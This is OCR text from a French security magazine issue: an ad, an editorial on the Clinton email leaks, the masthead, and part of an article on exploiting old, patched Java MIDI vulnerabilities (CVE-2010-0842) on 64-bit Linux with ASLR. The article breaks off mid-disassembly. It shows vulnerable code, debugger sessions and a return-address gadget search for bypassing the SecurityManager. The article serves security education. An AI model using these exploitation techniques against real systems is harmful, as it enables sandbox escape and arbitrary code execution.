MISC
Multi-System & Internet Security Cookbook
100 % SÉCURITÉ INFORMATIQUE
L 19018 - 89 - F: 8,90 € - RD
N° 89 JANVIER / FÉVRIER 2017
France MÉTRO. : 8,90 € - CH : 15 CHF - BE/LUX/PORT CONT : 9,90 € - DOM/TOM : 9,50 € - CAN : 16 $ CAD

DOMAINES | MAIL | HÉBERGEMENT | E-COMMERCE | SERVEURS

1&1 SERVEUR VIRTUEL CLOUD

à partir de **4,99** € HT/mois (5,99 € TTC)*

intel XEON inside

Trusted Performance.
Intel® Xeon® processors.

NOUVEAU

Avec 1&1, fini l'effet « voisin bruyant » : le serveur virtuel Cloud vous appartient à 100 % ! La nouvelle technologie Cloud est idéale pour débuter avec un serveur Web ou mail et convient aussi parfaitement aux projets exigeants, comme les applications de bases de données.

- Ressources dédiées avec la virtualisation VMware®
- Accès root complet
- Stockage SSD
- Trafic illimité
- Haute performance
- Sécurité maximale
- Meilleur rapport qualité/prix
- Assistance 24/7
- Linux ou Windows au choix
- Plesk ONYX

1 CHOIX VOTRE DURÉE D'ENGAGEMENT

1 APPEL UN EXPERT VOUS RÉPOND

1 CERTITUDE LA PROTECTION CONTRE LES DÉFAILLANCES

0970 808 911
(appel non surtaxé)

1&1
1and1.fr

*1&1 Serveur Virtuel Cloud S est à 4,99 € HT/mois (5,99 € TTC). Pas de frais de mise en service pour un engagement minimum de 12 mois. Conditions détaillées sur 1and1.fr. 1&1 Internet SARL, RCS Sarreguemines B 431 303 775.

ÉDITO YOU'VE GOT MAIL

Nous ne saurons probablement jamais si des cyberattaques commandées par la Russie ont fait basculer l'élection américaine en faveur de Donald Trump. En revanche, le fait que la question soit débattue, et que cette hypothèse semble tout à fait plausible y compris pour des enquêteurs de la CIA nous fait mesurer à quel point les questions de cyberdéfense sont devenues stratégiques. Il était largement convenu que les attaques informatiques puissent constituer une nuisance et avoir d'énormes impacts financiers. En revanche, que des pirates puissent influer sur l'élection du président de la première puissance mondiale a de quoi surprendre.

Si l'on reprend l'historique des événements, le New York Times révèle en mars 2015 que Hillary Clinton a utilisé une boîte mail privée lorsqu'elle était secrétaire d'État plutôt que la boîte sécurisée mise à sa disposition par l'administration américaine. Évidemment, cela ne fait pas très professionnel, mais que celui qui n'a jamais mélangé vie numérique privée et professionnelle par étourderie, négligence ou facilité lui jette la première pierre.

En juillet 2016, l'enquête du FBI qualifie l'attitude d'Hillary Clinton d' « extremely careless » notamment parce que des documents classés « Secret » et « Top-Secret » ont transité par cette boite. Passées ces remontrances, le dossier est néanmoins clos, la procureure en charge du dossier considérant qu'il s'agit de négligence plus que d'une réelle intention de violer la loi. Par ailleurs, des éléments techniques plutôt croustillants sont révélés montrant que l'équipe en charge de l'exploitation du serveur avait fait bien peu de cas de la sécurité et n'avait même pas mis en place de certificat TLS les premiers mois d'utilisation **[1]**.

Double coup de théâtre en octobre 2016. Alors que Donald Trump tente d'exploiter déjà régulièrement cette affaire pour affaiblir son adversaire, le FBI tombe, dans le cadre d'une autre enquête **[2]**, sur plusieurs milliers de nouveaux mails d'Hillary Clinton, envoyés depuis sa boîte personnelle et décide de rouvrir l'enquête un mois avant des élections. Ce même mois, Wikileaks commence à publier le contenu de la boîte Gmail piratée de John Podesta, un très proche collaborateur de la candidate démocrate, révélant des éléments internes de la campagne et des détails sur les conférences rémunérées d'Hillary Clinton devant des banquiers d'affaires. Les services américains soupçonnent rapidement un groupe de hackers, lié aux services de renseignements russes et accuse Moscou de vouloir influencer le résultat des élections. Les publications sur Wikileaks continuent jusqu'aux derniers jours de la campagne, malgré la coupure de l'accès internet de Julien Assange par l'Ambassade d'Équateur, lui reprochant de vouloir faire échouer le camp démocrate.

Bien entendu, pour le grand public, ces deux affaires ne font qu'une et c'est l'extrême négligence d'Hillary Clinton, dénoncée par le FBI, qui a rendu possible la divulgation de tous ces messages.

Il sera très difficile d'avoir la preuve de l'implication réelle de Moscou dans ce coup de théâtre et il est certainement impossible de mesurer l'impact de celui-ci sur le résultat du scrutin. Néanmoins, que la Russie ait été ou non à la manœuvre, cet épisode deviendra probablement un cas d'école dans les formations de cyberdéfense et de diplomatie.

Cédric Foll / cedric@miscmag.com / @follc

[1] https://www.washingtonpost.com/investigations/how-clintons-email-scandal-took-root/2016/03/27/ee301168-e162-11e5-846c-10191d1fc4ec_story.html

[2] http://www.lemonde.fr/elections-americaines/article/2016/10/28/aux-etats-unis-le-fbi-va-examiner-de-nouveaux-courriels-d-hillary-clinton_5022250_829254.html

SOMMAIRE

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : http://www.miscmag.com
http://www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros


Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Réalisation graphique : Thomas Pichon
Responsable publicité :
Valérie Frechard Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : http://www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

Membre April www.april.org

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.



ARCHITECTURE 64 BITS/ASLR : QUELLES CONSÉQUENCES POUR LES EXPLOITS 32 BITS ? ÉTUDE DE CAS AVEC JAVA ET LE CVE-2010-0842

Alexandre BARTEL – alexandre.bartel@uni.lu

mots-clés : EXPLOIT / JAVA / ASLR / 64 BIT / ROP

Les deux vulnérabilités du CVE-2010-0842 exploitées sous Windows en 32 bits restent-elles toujours exploitables en mode 64 bits avec ASLR ? En théorie, il est bien plus difficile, voire presque impossible de les exploiter de manière réaliste. En pratique, nous verrons que c'est toujours possible facilement.

Un des objectifs du langage Java est d'éliminer les risques liés à la gestion de la mémoire manuelle (par exemple, débordement de tampon) comme dans un langage tel que le C. En théorie, un accès direct à la mémoire n'est pas possible et Java utilise un ramasse-miette pour récupérer de la mémoire allouée, mais plus utilisée. En pratique, Java repose sur de nombreuses librairies C/C++ dont le code, lui, peut accéder directement à la mémoire. De plus, ce code risque de contenir des vulnérabilités de type débordement de tampon ce qui contredit un des objectifs de sécurité du langage Java. Dans cet article, nous allons dans un premier temps brièvement présenter l'architecture de la sécurité Java. Ensuite, nous détaillerons les deux vulnérabilités du CVE-2010-0842, trouvées dans du code C/C++, qui permettent de contourner le système de sécurité de Java. Puis, nous expliquerons comment les exploiter en mode 64 bits avec ASLR activé.

1 Java et la sécurité

1.1 Classes et permissions

Une application Java est composée de classes qui doivent être chargées dans l'environnement d'exécution (« runtime ») pour être exécutées. Pour ce faire, la plateforme Java contient un ensemble de chargeurs de classe (« classloaders »). Les applications et l'environnement d'exécution lui-même utilisent tous les deux ces chargeurs de classe pour dynamiquement charger des classes provenant de sources diverses telles que le système de fichiers local ou une ressource réseau distante.

Pendant l'initialisation de l'environnement d'exécution Java, la machine virtuelle java, ou JVM, va utiliser un chargeur de classes d'initialisation pour charger les classes nécessaires de la librairie de classes Java (JCL). Les classes de la JCL contiennent toutes les classes qui implémentent l'API standard de Java, comme `java.lang.Object` ou `java.lang.Class`. Ces classes sont appelées classes « système ». La JVM va ensuite charger les classes de l'application avec un autre chargeur de classe.

Le processus d'un chargeur de classe qui convertit une représentation binaire d'une classe à une instance de `java.lang.Class` est appelé « définition de classe ». Lors de chaque nouvelle définition d'une classe, celle-ci est associée à un ensemble de permissions. Les classes « système », chargées par le chargeur de classe d'initialisation, sont des classes de confiance et sont associées avec toutes les permissions. Au contraire, les classes d'une application sont associées avec très peu de permissions voire aucune permission par défaut dans le cas des applets Java.

1.2 La classe SecurityManager

Pour effectuer les contrôles de permissions, l'application Java doit être lancée en définissant un manager de

sécurité. En pratique, le champ **java.lang.System.security** doit faire référence à une instance de la classe **java.lang.SecurityManager**. Si aucun manager de sécurité n'est défini, les contrôles de permissions ne sont pas effectués.

Dans la plupart des scénarios, l'objectif d'un analyste est de désactiver le manager de sécurité en réinitialisant le champ **java.lang.System.security** à **null**. Pour ce faire, il faut qu'il exploite une vulnérabilité dans la base de code de Java. Cette vulnérabilité peut, par exemple, être une erreur d'implémentation au niveau Java, mais aussi, comme nous allons le voir dans les prochaines sections, un débordement de tampon au niveau C/C++. Le lecteur intéressé par les différents types de vulnérabilités Java est invité à lire l'étude de Holzinger et al. **[1]**. Notez que le manager de sécurité n'effectue que des contrôles de permissions pour le code Java.

2 Description du CVE-2010-0842

Dans cette section, nous allons brièvement décrire les vulnérabilités du CVE-2010-0842 **[2]** qui ont été trouvées et rendues publiques par Vreugdenhil **[3]**. Ces vulnérabilités datent un peu, certes, mais le principe d'attaque reste encore le même aujourd'hui. Elles ont été trouvées dans le code qui lit les fichiers midi dans la librairie Java jsound. Ces vulnérabilités sont présentes dans Java version 1.6u18 et ont été corrigées dans la version 1.6u19.

2.1 Écriture d'un octet zéro sur la pile

La première vulnérabilité est un dépassement de tampon dans la fonction **PV_MetaEventCallback**. La fonction a comme quatrième paramètre un pointeur vers le tampon source (**pText**) et comme cinquième paramètre (**textLength**) la taille en octet à copier du tampon source vers le tampon destination situé sur la pile (**buffer**).

```
static void PV_MetaEventCallback(void *threadContext,
                        GM_Song *pSong, char markerType,
                        void *pText, /* pointeur vers la source */
                              INT32 textLength, /* contrôlé par
l'analyste? */
                                 short currentTrack) {
[...]
    char buffer[1024];
[...]
    pTemp = pText;
    for(i=0;i<textLength;i++) {
      buffer[i] = *pTemp++;
    }
}
```

La variable **textLength** peut-elle être contrôlée par l'analyste ? Il se trouve que c'est bien le cas, car dans la fonction **PV_ProcessMidiSequenceSlide**, la taille est extraite du fichier midi et ce fichier est contrôlé par l'analyste...

```
 PV_ProcessMidiSequenceSlice {
[...]
    midi_byte = *midi_stream++;
    if (midi_byte == 0xFF) {
        midi_byte = *midi_stream++;
        switch(midi_byte) {
[...]
        case 0x06 :
            tmp_midi_stream = midi_stream ;
            textLength = PV_ReadVariableLengthMidi(&midi_
stream) ;/* variable extraite du fichier midi */
[...]
            PV_CallSongMetaEventCallback(threadContext, pSong,
midi_byte,
                                         (void *)tmp_midi_stream,
                                         textLength,
                                         (short)currentTrack) ;

}
```

```
PV_CallSongMetaEventCallback(void *threadContext, GM_Song *pSong,
                             char markerType, void *pText,
                             INT32 textLength, short currentTrack)
{
[...]
    theCallback = pSong->metaEventCallbackPtr ; /* le callback est
défini avant la lecture du fichier midi */
    if (theCallback) {
        (*theCallback) (threadContext, pSong, marketType, pText,
textLength, currentTrack) ;
    }
[...]
}
```

Comme l'indique le code suivant, depuis Java il faut donc : (1) appeler la méthode **setSequence** qui va appeler **GM_SetSongMetaEventCallback** qui va, elle, initialiser la variable **pSong→ metaEventCallabackPtr** et (2) lire le fichier midi contenant la séquence **0xFF 0x06** (voir figure 1) pour lancer la fonction **PV_MetaEventCallback**.

```
 ByteArrayInputStream bamidistream ; // representation du fichier midi

// (1)
sequencer.setSequence(bamidistream);

// (2)
sequencer.start();
```




Figure 1 : Représentation simplifiée de la structure du fichier midi pour déclencher la vulnérabilité de dépassement de tampon. Le fichier contient les octets 0xFF et 0x06 pour déclencher l'appel de la fonction PV_ReadVariableLengthMidi qui va interpréter textLength comme le nombre d'octets à copier dans le tampon, puis l'appel de PV_CallSongMetaEventCallback qui va copier les octets dans le tampon et provoquer un débordement.

Tous les ingrédients sont donc réunis pour exploiter ce débordement de tampon. Sauf que Vreugdenhil indique que le code assembleur ne copie pas la totalité du tampon source dans le tampon destination. Seul l'octet zéro final peut être écrit n'importe où sur la pile en fonction de la variable **textLength** contrôlée par l'analyste. Cela rend l'attaque plus complexe qu'un classique débordement de tampon. Vreugdenhil ne fournit pas d'exemple concret d'exploit pour cette vulnérabilité, mais l'exploitation en 32 bits (c'est-à-dire l'exécution de code arbitraire) est toujours possible selon lui. Nous verrons dans la section 4 comment exploiter cette vulnérabilité dans un environnement 64 bits avec ASLR.

2.2 Pointeur de fonction fourni par l'analyste

La seconde vulnérabilité permet à l'analyste de contrôler un pointeur de fonction. Dans la fonction **PV_CallControlCallbacks**, le pointeur de fonction **callback** est initialisé en fonction de l'indice **controler**. Nous voyons dans la fonction **PV_ProcessMidiSequencerSlice** que la valeur de cet indice est, comme pour la vulnérabilité précédente, extraite du fichier midi. Elle est donc directement sous le contrôle de l'analyste.

```
 static void PV_CallControlCallbacks(void *threadContext, GM_Song
*pSong,
                                short int channel, short int track,
                                short int controler, unsigned short
value) {
    GM_ControlCallbackPtr pControlerCallBack;
    GM_ControlerCallbackPtr callback;
    void         *reference;

    pControlerCallBack = pSong->controllerCallback;
    if (pControlerCallBack) {
      callback = pControlerCallBack->callbackProc[controler];
      reference = pControlerCallBack->callbackReference[controler];

      if (callback) { /* execution du pointeur de fonction */
        (*callback)(threadContext, pSong, reference,
                    channel, track, controler, value);
    }
  }
}
```

```
PV_ProcessMidiSequencerSlice {
[...]
        midi_byte = *midi_stream++;
        switch(midi_byte) {
[...]
        case 0xB0 :
          controler = *midi_stream++; /* valeur extraite du fichier
midi */
[...]
          midi_byte = *midi_stream++;
[...]
          PV_CallControlCallbacks(threadContext, pSong, MIDIChannel,
                          (INT16)currentTrack, (INT16)controler,
                          (UINT16)midi_byte);
}
```

Mais comment contrôler **callback** pour pouvoir appeler notre propre code à exécuter ? L'astuce consiste à avoir une valeur pour l'indice **controler** plus grande que le nombre d'éléments dans le tableau **callbackProc**, car l'analyste peut contrôler ce qui est écrit dans dans le tableau **callBackReference**. Voyons d'abord à quoi ressemble la définition de la structure **controllerCallback** pour connaître la taille du tableau.

```
#define MAX_CONTROLLERS  128
[...]
struct GM_ControlCallback {
    GM_ControlerCallbackPtr  callbackProc[MAX_CONTROLLERS];
    void  *callbackReference[MAX_CONTROLLERS];
};
```

La taille est de 128. Il faut donc que l'indice **controller** contienne une valeur supérieure ou égale à 128 (0x80) pour lire dans le tableau **callbackReference**. Voyons maintenant comment l'analyste peut contrôler ce qui est écrit dans **callbackReference**. Dans la fonction **nOpenRmfSequencer**, ci-dessous, l'entier **id** est d'abord initialisé avec la fonction **getMidiSongCount** qui ne fait qu'incrémenter un compteur pour chaque **MidiSong**.

Note

Notez que le nom de la fonction commence par un nom de paquet Java, ce qui indique que la fonction native peut être appelée depuis une classe Java.

Ensuite, l'adresse d'**id** est passée en paramètre à la fonction **XGetIndexedResource** qui va le passer à la fonction **XgetIndexedFileResource**. Cette fonction va ensuite aller extraire un entier du fichier midi et le placer dans la variable **id**. Finalement, l'entier **id** est affecté au champ **pSong→userReference**.

```
 Java_com_sun_media_sound_MixerSequencer_nOpenRmfSequencer(JNIEnv* e,
                                                    jobject thisObj,
                                                  jbyteArray rmfData,
                                                        jint length)
{
    GM_Song *pSong = NULL;
[...]
    jint id;
[...]
    id = getMidiSongCount();.
[...]
    xSong = (SongResource*)XGetIndexedResource(ID_SONG, (INT32*)
(&id),
                                                  0, NULL, (INT32*)
(&length));
[...]
    pSong->userReference = (void *) ((UINT_PTR) id);
}

static XShortResourceID midiSongCount = 0;

XShortResourceID getMidiSongCount() {
    return ++midiSongCount;
}
```

```
XPTR XGetIndexedResource(XResourceType resourceType,
XLongResourceID *pReturnedID,
                         INT32 resourceIndex, void *pResourceName,
                         INT32 *pReturnedResourceSize) {
[...]
      pData = XGetIndexedFileResource(openResourceFiles[count],
resourceType,
                                      pReturnedID, resourceIndex,
                                      pResourceName,
pReturnedResourceSize);

[...]
}
```

```
XPTR XGetIndexedFileResource(XFILE fileRef, XResourceType
resourceType,
                             XLongResourceID *pReturnedID,
                             INT32 resourceIndex, void
*pResourceName,
                             INT32 *pReturnedResourceSize) {
[...]
    err = XFileRead(fileRef, pReturnedID, (INT32)sizeof(INT32));
    *pReturnedID = (XlongResourceID)XGetLong(pReturnedID); // lit
un entier du fichier midi
[...]
}
```

Mais comment le tableau **pSong→controllerCallback->callbackReference[controler]** est-il affecté par l'entier **pSong→userReference** ? Cela se passe dans la fonction **GM_SetControllerCallback** qui est elle-même appelée par **nAddControllerEventCallback**. Il reste à comprendre comment combiner toutes ces opérations, qui semblent indépendantes les unes des autres, depuis l'application Java.

```
 void GM_SetControllerCallback(GM_Song *theSong, void * reference,
                               GM_ControlerCallbackPtr
controllerCallback,
                               short int controller) {
  GM_ControlCallbackPtr pControlerCallBack;
[...]
    pControlerCallBack->callbackProc[controller] = controllerCallback;
    pControlerCallBack->callbackReference[controller] = (void *)
reference;
}
```

```
Java_com_sun_media_sound_MixerSequencer_nAddControllerEventCallback
(JNIEnv* e,
                                    jobject thisObj,jlong id, jint
controller) {
    GM_Song *pSong = (GM_Song *) (INT_PTR) id;
[...]
    GM_SetControllerCallback(pSong, (void *)pSong->userReference,
                             *(PV_ControllerEventCallback),
                             (short int)controller);
}
```

Comme l'indique le code suivant, depuis Java il faut appeler des méthodes qui vont déclencher les évènements suivants : (1) lire un entier du fichier midi et le placer dans **pSong→ userReference** via la variable **id**, (2) copier la valeur de **pSong→userReference** dans le tableau **callbackReference** et (3) utiliser le pointeur de fonction avec la valeur copiée dans **callbackReference**.

```
 ByteArrayInputStream bamidistream ; // représentation du fichier
midi
[...]
// (1) cette méthode va appeler nOpenRmfSequencer
// qui va placer une valeur contrôlée par l'analyste dans pSong->
userReference
sequencer.setSequence(bamidistream);

// (2) ce code va appeler nAddControllerEventCallback pour
// copier la valeur de  pSong userRefernce dans le tableau
callbackReference
MyController mc = new MyController();
sequencer.addControllerEventListener(mc, new int[] {0});

// (3) cette méthode va appeler PV_CallControlCallbacks pour
exécuter le code situé à l'adresse
// indiquée dans callbackReference qui est la valeur contrôlée par
l'analyste
sequencer.start();
```

Il reste à savoir quelle valeur mettre dans le tableau **callbackReference** pour que le pointeur de fonction aille exécuter le payload. Vreugdenhil note que le registre **ebx** pointe vers la suite du fichier midi. Il suffit donc de (a) placer le payload à cet endroit dans le fichier midi et (b) de trouver l'adresse d'une instruction qui va sauter à l'adresse contenue par **ebx**. À l'époque de la découverte de cette vulnérabilité, ASLR n'était pas grandement déployé. Trouver l'adresse d'une instruction **jmp ebx** était donc une solution viable. Une telle instruction se trouve en effet, à l'adresse **0x6d53cb6d** de la librairie **jsound**.




Figure 2 : Représentation simplifiée de la structure du fichier midi pour déclencher la vulnérabilité. Le fichier contient le Song id qui sera utilisé comme adresse vers un jmp ebx, et les octets 0xB0 et 0x80 pour écrire l'id dans le tableau callbackReference.

Cet exploit permet de contourner le **SecurityManager** via l'exécution de code en natif où aucun contrôle de permission n'est effectué. Nous allons voir dans la section suivante si c'est toujours le cas en mode 64 bits avec ASLR.

3 La vulnérabilité qui n'en est plus une ?

La vulnérabilité de la section précédente reste-t-elle exploitable sous Debian en mode 64 bits avec ASLR ? Commençons par regarder le code de plus près pour identifier le nombre d'octets du pointeur de fonction que l'analyste contrôle en mode 64 bits.

```
*pReturnedID = (XLongResourceID)XGetLong(pReturnedID);
```

La fonction **XgetLong**, contrairement à ce que son nom indique, ne va pas lire un **long** (8 octets en java), mais un **int** (4 octets). La valeur est ensuite convertie

en **XlongResourceID** qui est une valeur sur 32 bits. L'analyste ne contrôle maintenant plus que les 32 bits de poids faible de chaque élément du tableau **callbackReference** (les pointeurs sont maintenant 64 bits). Cela suffira-t-il pour trouver l'instruction **jmp rbx** (**rbx** est l'extension 64 bits d'**ebx**) comme expliqué dans la section précédente ? Voyons un peu à quoi ressemble la cartographie de la mémoire. Peut-être allons-nous trouver quelque chose d'intéressant malgré la présence d'ASLR ?

```
(gdb) info proc mappings
process 968
Mapped address spaces:
          Start Addr         End Addr       Size     Offset objfile
          0x40000000         0x40009000     0x9000   0x0 /opt/oracle-
jre/jdk1.6.0_01/bin/java
          0x40108000         0x4010a000     0x2000   0x8000 /opt/
oracle-jre/jdk1.6.0_01/bin/java
```

En exécutant le binaire plusieurs fois, nous remarquons que le programme java n'a pas été compilé avec l'option PIE (*Position Independent Code*), donc le binaire est toujours chargé à la même adresse. Et cela bien qu'ASLR soit activé et que les adresses de toutes les librairies et de la pile soient aléatoires. Ce binaire à adresse fixe est une mine d'or (ou plutôt de gadgets) pour l'analyste. Voyons voir si ce binaire contient un **jmp rbx** (**0xFF 0xE3** en hexadécimal). Pour ce faire, nous allons utiliser un des nombreux désassembleurs **[4]** pour obtenir une chaîne hexadécimale du binaire puis chercher ce qui nous intéresse.

```
$ grep -o ffe3 hexa.txt
$
```

Aucun résultat. Mais d'ailleurs, est-ce bien toujours **rbx** qui pointe vers le fichier midi en mémoire dans le binaire 64 bits ? Vérifions cela en lançant l'exploit original de Vreugdenhil et en indiquant à gdb de stopper lors d'une erreur de segmentation (SIGSEGV). Cela nous permettra d'arrêter le programme juste au moment où il est censé sauter à l'adresse d'une instruction **jmp ebx**. Nous avons vu dans la section précédente que cette adresse est **0x6d53cb6d**. Comme elle n'est pas mappée dans notre cas, cela produira une erreur de segmentation.

```
(gdb) handle SIGSEGV stop
Signal        Stop      Print   Pass to program Description
SIGSEGV       Yes       Yes     Yes             Segmentation fault
(gdb) c
Continuing.

Thread 22 "java" received signal SIGSEGV, Segmentation fault.
[Switching to Thread 0x7f678d582700 (LWP 10447)]
0x000000006d53cb6d in ?? ()
(gdb) bt
#0  0x000000006d53cb6d in ?? ()
#1  0x00007f679e5abe66 in PV_CallControlCallbacks () from /opt/
oracle-jre/jdk1.6.0_01/jre/lib/amd64/libjsound.so
#2  0x00007f679e5ae094 in PV_ProcessMidiSequencerSlice () from /opt/
oracle-jre/jdk1.6.0_01/jre/lib/amd64/libjsound.so
#3  0x00007f679e5ae52b in PV_ProcessSequencerEvents () from /opt/
oracle-jre/jdk1.6.0_01/jre/lib/amd64/libjsound.so
#4  0x00007f679e5b2036 in PV_ProcessSampleFrame () from /opt/
oracle-jre/jdk1.6.0_01/jre/lib/amd64/libjsound.so
#5  0x00007f679e5b1d6b in HAE_BuildMixerSlice () from /opt/oracle-
jre/jdk1.6.0_01/jre/lib/amd64/libjsound.so
#6  0x00007f679e5c02cd in PV_AudioWaveOutFrameThread () from /opt/
oracle-jre/jdk1.6.0_01/jre/lib/amd64/libjsound.so
#7  0x00007f679e59e592 in Java_com_sun_media_sound_MixerThread_runNative
() from /opt/oracle-jre/jdk1.6.0_01/jre/lib/amd64/libjsound.so
#8  0x00007f67e5013df7 in ?? ()
#9  0x0000000000000000 in ?? ()
```

Rappelons que le code de **PV_ProcessMidiSequencerSlice** est le suivant :

```
 midi_byte = midi_stream++; /* cette ligne de code en assembleur
nous indiquera le registre  qui pointe vers midi_stream */
[...]
PV_CallControlCallbacks(threadContext, pSong, MIDIChannel,
                        (INT16)currentTrack, (INT16)controler,
(UINT16)midi_byte);
```

Donc, en regardant le code assembleur un peu avant **0x00007f679e5ae094**, nous devrions trouver une instruction d'affectation du pointeur vers le flux d'octets du fichier midi vers un registre suivi d'une instruction incrémentant le pointeur vers le flux. Et effectivement, à l'adresse **0x00007f679e5ae00b**, nous avons :

```
   0x00007f679e5ae00b <+971>:   mov    0x6c(%rbx),%eax
   0x00007f679e5ae00e <+974>:   inc    %r12
```

Le registre pointant vers le flux n'est donc pas rbx, mais **r12** ! Essayons de trouver un **jmp r12** (**0x41 0xff 0xe4**).

```
$ grep -o 41ffe4 hexa.txt
$
```

Toujours rien. Nous ne sommes pas plus avancés qu'avant. Mais, nous n'avons pas dit notre dernier mot ! Essayons de trouver une instruction qui saute vers **r12** plus un offset :

```
$ grep -o "41ff............." hexa.txt  | wc -l
$ 51
```

Nous trouvons donc plus de 50 flux d'octets potentiellement intéressants. En désassemblant ces flux d'octets en instructions **[5]**, nous trouvons trois instructions très intéressantes.

```
 41 ff 54 24 78          call   QWORD PTR [r12+0x78]
 41 ff 94 24 38 05 00    call   QWORD PTR [r12+0x538]
 41 ff 94 24 08 01 00    call   QWORD PTR [r12+0x108]
```

Hourra ! Nous venons de trouver des instructions qui nous permettront de sauter vers notre shellcode ! La prochaine étape est de trouver l'adresse d'une de ces instructions (disons la première vers **r12+0x78**) :

```
(gdb) find /b 0x40000000, 0x40009000, 0x41, 0xff, 0x54, 0x24, 0x78
0x400020a0 <JavaMain+160>
1 pattern found.
```

Ensuite, dans le fichier midi, remplaçons l'ancienne adresse par la nouvelle, et voilà, nous avons réparé l'exploit ! L'exploit d'origine ne fonctionnera sans doute pas sous GNU/Linux, car le code assembleur lance **calc.exe**, de plus le code assembleur du payload doit être décalé de **0x78** octets. Il est laissé comme exercice au lecteur d'effectuer les modifications nécessaires pour le rendre utile et fonctionnel sous GNU/Linux 64 bits.

4 Exploitation d'un dépassement de tampon et désactivation du SecurityManager

4.1 Débordement de tampon

Dans cette section, nous allons exploiter le dépassement de tampon en version 64 bits pour exécuter notre shellcode. Nous allons tout d'abord tester le comportement du code en 64 bits. Sera-t-il le même qu'en 32 bits ? Pour ce faire, nous utilisons un fichier midi avec le code séquence **0xFF 0x07** suivi de la taille du tableau à copier et des octets à copier (**0xAAAAAA**...). Comme expliqué dans la section 2, la séquence **0xFF 0x07** servira à déclencher le code qui va faire déborder le tampon et nous permettra d'écrire un zéro n'importe où dans la pile. La fonction vulnérable est **PV_MetaEventCallback**. Plaçons un breakpoint à l'entrée de la fonction.

```
(gdb) break PV_MetaEventCallback
Breakpoint 1 at 0x7f6db5e50980
(gdb) c
Continuing.
[Switching to Thread 0x7f6dace07700 (LWP 21764)]

Thread 22 "java" hit Breakpoint 1, 0x00007f6db5e50980 in PV_
MetaEventCallback () from /opt/alex/oracle-jre/jdk1.6.0_01/jre/lib/
amd64/libjsound.so
```

Voici l'état de la pile avant la copie dans le tableau :

```
(gdb) x/6gx $rsp
0x7f6dace066e8: 0x00007f6db5e5ab85      0x0000000000000000
0x7f6dace066f8: 0x00007f6db5e5d2fe      0x00000000000005c8
0x7f6dace06708: 0x0000000000000000      0x0000000000000000
```

Nous allons placer un breakpoint à l'unique instruction **ret** de la fonction pour vérifier l'état de la pile après la copie dans le tableau.

```
(gdb) break *0x00007f6db5e50a1b
Breakpoint 2 at 0x7f6db5e50a1b
```

Normalement, comme pour le code 32 bits, le code aura changé la valeur d'un octet en zéro quelque part dans la pile, après le tableau.

```
(gdb) c
Continuing.

Thread 22 "java" hit Breakpoint 2, 0x00007f6db5e50a1b in PV_
MetaEventCallback () from /opt/alex/oracle-jre/jdk1.6.0_01/jre/lib/
amd64/libjsound.so
(gdb) x/6gx $rsp
0x7f6dace066e8: 0xAAAAAAAAAAAAAAAA      0xAAAAAAAAAAAAAAAA
0x7f6dace066f8: 0xAAAAAAAAAAAAAAAA      0xAAAAAAAAAAAAAAAA
0x7f6dace06708: 0xAAAAAAAAAAAAAAAA      0xAAAAAAAAAAAAAA00
```

Intéressant, il semble que le code 64 bits, contrairement au code 32 bits, copie le tableau source entier sur la pile ! Effectivement, en regardant le code assembleur il est clair que tout le tableau source y est copié.

```
(gdb) disas  PV_MetaEventCallback
Dump of assembler code for function PV_MetaEventCallback:
[...]
// rcx pointe vers le tableau source
// esi est initialisé à 0 et représente le nombre d'octets copiés
// ebx contient le nombre d'octets à copier
   0x00007f6db5e509b0 <+48>:    movzbl (%rcx),%eax // lit un octet
et le place dans eax
